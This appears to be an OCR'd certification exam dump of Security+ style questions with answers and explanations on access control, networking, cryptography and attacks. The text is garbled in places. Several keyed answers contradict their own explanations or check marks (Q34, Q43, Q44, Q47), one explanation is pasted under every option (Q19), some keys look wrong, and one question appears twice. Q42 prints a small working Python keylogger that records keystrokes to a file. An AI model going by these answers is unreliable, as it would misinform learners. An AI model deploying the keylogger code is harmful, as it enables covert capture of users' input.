
You received the output of a recent vulnerability assessment.

Review the assessment and scan output and determine the appropriate remedialion(s) 'or «ach dewce.

Remediation options may be selected multiple times, and some devices may require more than one remediation.

If at any time you would like to biing bade the initial state ot the simulation, please dick me Reset All button.

**Answer:**




Cipher suites are a set of algorithms used to secure network connections between clients and servers. For example, the TLS/SSL protocols are used to establish HTTPS, FTPS, POP3, SMTP, and others. Each of the algorithms in the cipher suite serves to secure a part of the connection.


## Explanation



Graphical user interface, application, website, Teams Description automatically generated



Graphical user interface, text, application Description automatically generated



#### Question #:11 - [\(Exam Topic 6\)](#)

The compliance team requires an annual recertification of privileged and non-privileged user access. However,

multiple users who left the company six months ago still have access. Which of the following would have prevented this compliance violation?

- A. Account audits
- B. AUP
- C. Password reuse
- D. SSO

#### **Answer: A**

#### **Explanation**

Account audits are periodic reviews of user accounts to ensure that they are being used appropriately and that access is being granted and revoked in accordance with the organization's policies and procedures. If the compliance team had been conducting regular account audits, they would have identified the users who left the company six months ago and ensured that their access was revoked in a timely manner. This would have prevented the compliance violation caused by these users still having access to the company's systems.

To prevent this compliance violation, the company should implement account audits. An account audit is a regular review of all user accounts to ensure that they are being used properly and that they are in compliance with the company's security policies. By conducting regular account audits, the company can identify inactive or unused accounts and remove access for those users. This will help to prevent compliance violations and ensure that only authorized users have access to the company's systems and data.

#### **Question #:12 - (Exam Topic 6)**

A security engineer is reviewing the logs from a SAML application that is configured to use MFA, during this review the engineer notices a high volume of successful logins that did not require MFA from users who were traveling internationally. The application, which can be accessed without a VPB, has a policy that allows time-based tokens to be generated. Users who changed locations should be required to reauthenticate but have been. Which of the following statements BEST explains the issue?

- A. OpenID is mandatory to make the MFA requirements work
- B. An incorrect browser has been detected by the SAML application
- C. The access device has a trusted certificate installed that is overwriting the session token
- D. The user's IP address is changing between logins, but the application is not invalidating the token

#### **Answer: D**

#### **Question #:13 - (Exam Topic 6)**

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using

involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

- A TFTP was disabled on the local hosts
- B. SSH was turned off instead of modifying the configuration file
- C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
- D. Network services are no longer running on the NAS.

B

Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

#### **Question #:14 - [\(Exam Topic 6\)](#)**

The help desk has received calls from users in multiple locations who are unable to access core network services. The network team has identified and turned off the network switches using remote commands. Which of the following actions should the network team take NEXT?

- A. Disconnect all external network connections from the firewall
- B. Send response teams to the network switch locations to perform updates
- C. Turn on all the network switches by using the centralized management software
- D. Initiate the organization's incident response plan.

#### **Answer: B**

#### **Question #:15 - [\(Exam Topic 6\)](#)**

The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

- A. HIDS
- B. FDE
- C. NGFW
- D. EDR

#### **Answer: D**

## Explanation

EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

### Question #:16 - [\(Exam Topic 6\)](#)

A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst determines the file contains PII, Which of the following steps can the analyst take to correct this issue?

- A. Create a URL filter with an exception for the destination website.
- B. Add a firewall rule to the outbound proxy to allow file uploads
- C. Issue a new device certificate to the user's workstation.
- D. Modify the exception list on the DLP to allow the upload

### Answer: D

## Explanation

Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

### Question #:17 - [\(Exam Topic 6\)](#)

Physical access to the organization's servers in the data center requires entry and exit through multiple access points: a lobby, an access control vestibule, three doors leading to the server floor itself and eventually to a caged area solely for the organization's hardware. Which of the following controls is described in this scenario?

- A. Compensating
- B. Deterrent
- C. Preventive
- D. Detective

**Answer: C****Explanation**

The scenario describes preventive controls, which are designed to stop malicious actors from gaining access to the organization's servers. This includes using multiple access points, such as a lobby, an access control vestibule, and multiple doors leading to the server floor, as well as caging the organization's hardware. According to the CompTIA Security+ SY0-601 document, preventive controls are "designed to stop malicious actors from performing a malicious activity or gaining access to an asset." These controls can include technical solutions, such as authentication and access control systems, physical security solutions, such as locks and barriers, and administrative solutions such as policy enforcement.

**Question #:18 - [\(Exam Topic 6\)](#)**

A user attempts to load a web-based application, but the expected login screen does not appear. A help desk analyst troubleshoots the issue by running the following command and reviewing the output on the user's PC

```
user> nslookup software-solution.com
Server: rogue.comptia.com
Address: 172.16.1.250
Non-authoritative answer:
Name: software-solution.com
Address: 10.20.10.10
```

The help desk analyst then runs the same command on the local PC

```
helpdesk> nslookup software-solution.com
Server: dns.comptia.com
Address: 172.16.1.1
Non-authoritative answer:
Name: software-solution.com
Address: 172.16.1.10
```

Which of the following BEST describes the attack that is being detected?

- A. Domain hijacking
  - B DNS poisoning
  - C MAC flooding
- B. Evil twin

**Answer: B****Question #:19 - [\(Exam Topic 6\)](#)**

A security analyst needs to implement an MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices

are lost or stolen. Which of the following would BEST meet these requirements? (Select TWO).

- A. Full-device encryption
  - (A) Full-device encryption: Full-device encryption ensures that all data on the device is encrypted, including company emails. If the device is lost or stolen, the data remains protected and inaccessible to unauthorized users.
- B. Network usage rules
  - (D) Containerization: Containerization involves separating work-related apps and data from personal apps and data on the device. By placing company emails and other sensitive information within a secure container, it allows for better control and isolation of corporate data, preventing data exfiltration.
- C. Geofencing
  - (D) Containerization: Containerization involves separating work-related apps and data from personal apps and data on the device. By placing company emails and other sensitive information within a secure container, it allows for better control and isolation of corporate data, preventing data exfiltration.
- D. Containerization
  - (D) Containerization: Containerization involves separating work-related apps and data from personal apps and data on the device. By placing company emails and other sensitive information within a secure container, it allows for better control and isolation of corporate data, preventing data exfiltration.
- E. Application whitelisting
  - (D) Containerization: Containerization involves separating work-related apps and data from personal apps and data on the device. By placing company emails and other sensitive information within a secure container, it allows for better control and isolation of corporate data, preventing data exfiltration.
- F. Remote control
  - (D) Containerization: Containerization involves separating work-related apps and data from personal apps and data on the device. By placing company emails and other sensitive information within a secure container, it allows for better control and isolation of corporate data, preventing data exfiltration.

### **Answer: A B**

#### **Question #20 - [\(Exam Topic 6\)](#)**

An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?

- A. Self-signed certificate
- B. Certificate attributes
- C. Public key Infrastructure
- D. Domain validation

### **Answer: C**

### **Explanation**

PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties.

According to the CompTIA Security+ Study Guide, “PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate.”

#### **Question #21 - [\(Exam Topic 6\)](#)**

A security architect is implementing a new email architecture for a company. Due to security concerns, the Chief Information Security Officer would like the new architecture to support email encryption, as well as provide for digital signatures. Which of the following should the architect implement?

- A. TOP
- B. IMAP
- C. HTTPS
- D. S/MIME

**Answer: D**

**Question #:22 - [\(Exam Topic 6\)](#)**

A third party asked a user to share a public key for secure communication. Which of the following file formats should the user choose to share the key?

- A. .pfx
- B. .csr
- C. .pvk
- D. .cer

**Answer: A**

**Question #:23 - [\(Exam Topic 6\)](#)**

Which of the following involves the inclusion of code in the main codebase as soon as it is written?

- A. Continuous monitoring
- B. Continuous deployment
- C. Continuous Validation
- D. Continuous integration

**Answer: D**

**Question #:24 - [\(Exam Topic 6\)](#)**

A security administrator installed a new web server. The administrator did this to increase the capacity (or an application due to resource exhaustion on another server). Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

### **Answer: B**

### **Explanation**

The administrator should use a round-robin algorithm to split the number of connections on each server in half. Round-robin is a load-balancing algorithm that distributes incoming requests to the available servers one by one in a cyclical order. This helps to evenly distribute the load across all of the servers, ensuring that no single server is overloaded.

### **Question #:25 - ([Exam Topic 6](#))**

A security researcher is using an adversary's infrastructure and TTPs and creating a named group to track those targeted. Which of the following is the researcher MOST likely using?

- A. The Cyber Kill Chain The Diamond Model of Intrusion is a framework that helps in understanding cyber threats by examining four key elements: adversary, capability, infrastructure, and victim. By analyzing the adversary's infrastructure and tactics, the researcher can create a named group to track and identify their activities.
- B. The incident response process
- C. The Diamond Model of Intrusion The Cyber Kill Chain, on the other hand, focuses on the stages of an attack and the progression of an adversary's actions. It does not specifically involve creating named groups to track targets.
- D. MITRE ATT&CK The MITRE ATT&CK framework provides a comprehensive catalog of adversary techniques and tactics, but it does not directly involve creating named groups to track specific targets.

### **Answer: C**

Therefore, based on the given scenario, the researcher is most likely using the Diamond Model of Intrusion.

### **Question #:26 - ([Exam Topic 6](#))**

As part of the lessons-learned phase, the SOC is tasked with building methods to detect if a previous incident is happening again. Which of the following would allow the security analyst to alert the SOC if an event is reoccurring?

- A. Creating a playbook within the SOAR
- B. Implementing rules in the NGFW
- C. Updating the DLP hash database

- D. Publishing a new CRL with revoked certificates

**Answer: A****Question #:27 - ([Exam Topic 6](#))**

A software company is analyzing a process that detects software vulnerabilities at the earliest stage possible. The goal is to scan the source looking for unsecure practices and weaknesses before the application is deployed in a runtime environment. Which of the following would BEST assist the company with this objective?

- A. Use fuzzing testing
- B. Use a web vulnerability scanner
- C. Use static code analysis
- D. Use a penetration-testing OS

**Answer: C****Question #:28 - ([Exam Topic 6](#))**

An organization is moving away from the use of client-side and server-side certificates for EAP. The company would like for the new EAP solution to have the ability to detect rogue access points. Which of the following would accomplish these requirements?

- A. PEAP
- B. EAP-FAST
- C. EAP-TLS
- D. EAP-TTLS

**Answer: C****Question #:29 - ([Exam Topic 6](#))**

A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

- A. Bollard
- B. Camera
- C. Alarms

- D. Signage
- E. Access control vestibule

**Answer: A****Explanation**

Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

**Question #:30 - ([Exam Topic 6](#))**

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

- A. Security patches were uninstalled due to user impact.
- B. An adversary altered the vulnerability scan reports
- C. A zero-day vulnerability was used to exploit the web server
- D. The scan reported a false negative for the vulnerability

**Answer: A****Question #:31 - ([Exam Topic 6](#))**

A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work. Which of the following should be included in this design to satisfy these requirements? (Select TWO).

- A. DLP
- B. MAC filtering
- C. NAT
- D. VPN
- E. Content filler
- F. WAF

**Answer: C D****Explanation**

NAT (Network Address Translation) is a technology that allows multiple devices to share a single IP address, allowing them to access the internet while still maintaining security and privacy. VPN (Virtual Private Network) is a technology that creates a secure, encrypted tunnel between two or more devices, allowing users to access the internet and other network resources securely and privately. Additionally, VPNs can also be used to restrict access to certain websites and services, such as social media sites and external email services.

**Question #:**32 - **(Exam Topic 6)**

Employees at a company are receiving unsolicited text messages on their corporate cell phones. The unsolicited text messages contain a password reset Link. Which of the attacks is being used to target the company?

- A. Phishing
- B. Vishing
- C. Smishing
- D. Spam

**Answer: C****Explanation**

Smishing is a type of phishing attack which begins with an attacker sending a text message to an individual. The message contains social engineering tactics to convince the person to click on a malicious link or send sensitive information to the attacker. Criminals use smishing attacks for purposes like:

Learn login credentials to accounts via credential phishing

Discover private data like social security numbers

Send money to the attacker

Install malware on a phone

Establish trust before using other forms of contact like phone calls or emails

Attackers may pose as trusted sources like a government organization, a person you know, or your bank. And messages often come with manufactured urgency and time-sensitive threats. This can make it more difficult for a victim to notice a scam.

Phone numbers are easy to spoof with VoIP texting, where users can create a virtual number to send and receive texts. If a certain phone number is flagged for spam, criminals can simply recycle it and use a new one.

**Question #:33 - [\(Exam Topic 6\)](#)**

A store receives reports that shoppers' credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.

The attackers are using the targeted shoppers' credit card information to make online purchases. Which of the following attacks is the MOST probable cause?

- A. Identity theft
- B. RFID cloning
- C. Shoulder surfing
- D. Card skimming

**Answer: D****Question #:34 - [\(Exam Topic 6\)](#)**

A new plug-and-play storage device was installed on a PC in the corporate environment. Which of the following safeguards will BEST help to protect the PC from malicious files on the storage device?

- A. Change the default settings on the PC.
- B. Define the PC firewall rules to limit access.
- C. Encrypt the disk on the storage device.
- D. Plug the storage device in to the UPS

Of the options provided, encrypting the disk on the storage device would be the best safeguard to protect the PC from malicious files. By encrypting the disk, even if the storage device contains malicious files, they would be unreadable without the decryption key. This adds an extra layer of security and ensures that the data remains protected.

**Answer: B****Question #:35 - [\(Exam Topic 6\)](#)**

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

- A. TFTP was disabled on the local hosts.
- B. SSH was turned off instead of modifying the configuration file.
- C. Remote login was disabled in the networkd.conf instead of using the sshd. conf.
- D. Network services are no longer running on the NAS

**Answer: B**

## Explanation

SSH is used to securely transfer files to the remote server and is required for SCP to work. Disabling SSH will prevent users from being able to use SCP to transfer files to the server. To enable SSH, the security engineer should modify the SSH configuration file (sshd.conf) and make sure that SSH is enabled. For more information on hardening systems and the security techniques that can be used, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

### Question #:36 - [\(Exam Topic 6\)](#)

Which of the following environments typically hosts the current version configurations and code, compares user-story responses and workflow, and uses a modified version of actual data for testing?

- A. Development
- B. Staging
- C. Production
- D. Test

The environment that typically hosts the current version configurations and code, compares user-story responses and workflow, and uses a modified version of actual data for testing is the staging environment (Option B).  
The staging environment is a pre-production environment that closely resembles the production environment. It is used to test the application or system before it is deployed to the live production environment (Option C). In the staging environment, the latest version of the code and configurations are deployed for thorough testing and validation.

### **Answer: B**

Staging environments often simulate the production environment as closely as possible and are used to verify that the application functions correctly and meets the required specifications. This includes testing user-story responses and workflows to ensure they are working as expected. Additionally, a modified version of actual data is often used in the staging environment to mimic real-world scenarios and test the system's performance and data handling capabilities.

### Question #:37 - [\(Exam Topic 6\)](#)

A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the environment for this new ERP system?

- A. The Diamond Model of Intrusion Analysis
- B. CIS Critical Security Controls
- C. NIST Risk Management Framework
- D. ISO 27002

### **Answer: C**

## Explanation

The NIST Risk Management Framework (RMF) is a process for evaluating the security of a system and implementing controls to reduce potential risks associated with it. The RMF process involves categorizing the system, selecting the controls that apply to the system, implementing the controls, and then assessing the

success of the controls before authorizing the system. For more information on the NIST Risk Management Framework and other security processes, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

#### Question #:38 - [\(Exam Topic 6\)](#)

Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?

- A. Hashing
- B. DNS sinkhole
- C. TLS inspection
- D. Data masking

#### Answer: C

#### **Explanation**

TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. References: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

#### Question #:39 - [\(Exam Topic 6\)](#)

A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

- A. DLP
- B. CASB
- C. HIDS
- D. EDR
- E. UEFI

#### Answer: A

#### Question #:40 - [\(Exam Topic 6\)](#)

An employee received multiple messages on a mobile device. The messages instructing the employee to pair

the device to an unknown device. Which of the following BEST describes What a malicious person might be doing to cause this issue to occur?

- A. Jamming
- B. Bluesnarfing
- C. Evil twin
- D. Rogue access point

**Answer: D**

**Question #:41 - ([Exam Topic 6](#))**

Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?

- A. A biometric scanner
- B. A smart card reader
- C. APKItoken
- D. A PIN pad

**Answer: A**

**Explanation**

A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

**Question #:42 - ([Exam Topic 6](#))**

Given the following snippet of Python code:

Which of the following types of malware MOST likely contains this snippet?

```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename=("output.txt"), level=logging.DEBUG, format="%(asctime)s - %(message)s")
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

- A. Logic bomb

- B. Keylogger
- C. Backdoor
- D. Ransomware

**Answer: B****Question #43 - (Exam Topic 6)**

Which of the following roles would MOST likely have direct access to the senior management team?

- A. Data custodian
- B. Data owner
- C. Data protection officer ✓
- D. Data controller

**Answer: D****Question #44 - (Exam Topic 6)**

An employee's company account was used in a data breach. Interviews with the employee revealed:

- The employee was able to avoid changing passwords by using a previous password again.
- The account was accessed from a hostile, foreign nation, but the employee has never traveled to any other countries.

Which of the following can be implemented to prevent these issues from reoccurring? (Select TWO)

- A. Geographic dispersal
- B. Password complexity ✓
- C. Password history ✓
- D. Geotagging
- E. Password lockout
- F. Geofencing

Geolocation-based controls can provide an additional layer of security and help detect and prevent unauthorized access attempts, particularly when combined with other security measures like strong passwords, multi-factor authentication, and monitoring of account activity. However, it's important to note that geolocation should be used in conjunction with other security practices and should not be solely relied upon as the sole method of protection.

**Answer: B E**

**Question #:45 - [\(Exam Topic 6\)](#)**

Which of the following authentication methods sends out a unique password to be used within a specific number of seconds?

- A. TOTP
- B. Biometrics
- C. Kerberos
- D. LDAP

**Answer: A****Question #:46 - [\(Exam Topic 6\)](#)**

A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment company. Which of the following BEST describes the role of the payment company?

- A. Data controller
- B. Data custodian
- C. Data owners
- D. Data processor

**Answer: D****Explanation**

A data processor is an organization that processes personal data on behalf of a data controller. In this scenario, the company that owns the e-commerce website is the data controller, as it determines the purposes and means of processing personal data (e.g. credit card information). The payment company is a data processor, as it processes personal data on behalf of the e-commerce company (i.e. it processes credit card transactions).

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**Question #:47 - [\(Exam Topic 6\)](#)**

An dynamic application vulnerability scan identified that code injection could be performed using a web form. Which of the following will be the BEST remediation to prevent this vulnerability?

- A. Implement input validations. ✓
- B. Deploy MFA.
- C. Utilize a WAF.

D. Configure HIPS.

**Answer: B**

**Question #:48 - ([Exam Topic 6](#))**

An attacker replaces a digitally signed document with another version that goes unnoticed. Upon reviewing the document's contents, the author notices some additional verbiage that was not originally in the document but cannot validate an integrity issue. Which of the following attacks was used?

- A. Cryptomalware
- B. Hash substitution
- C. Collision
- D. Phishing

**Hash substitution** is an attack where an attacker replaces a digitally signed document with another version that has the same hash value but different contents. The hash value is a unique identifier generated by a cryptographic hash function, which is used to verify the integrity of the document. By replacing the document while keeping the same hash value, the attacker can make the modified document appear legitimate and unchanged.

In this case, the author notices additional verbiage in the document that was not originally present, indicating that the document has been tampered with. However, since the hash value remains the same, the author cannot validate an integrity issue based on the hash alone. The attacker effectively bypasses the integrity check by substituting the document without altering the hash value.

**Answer: B**

**Explanation**

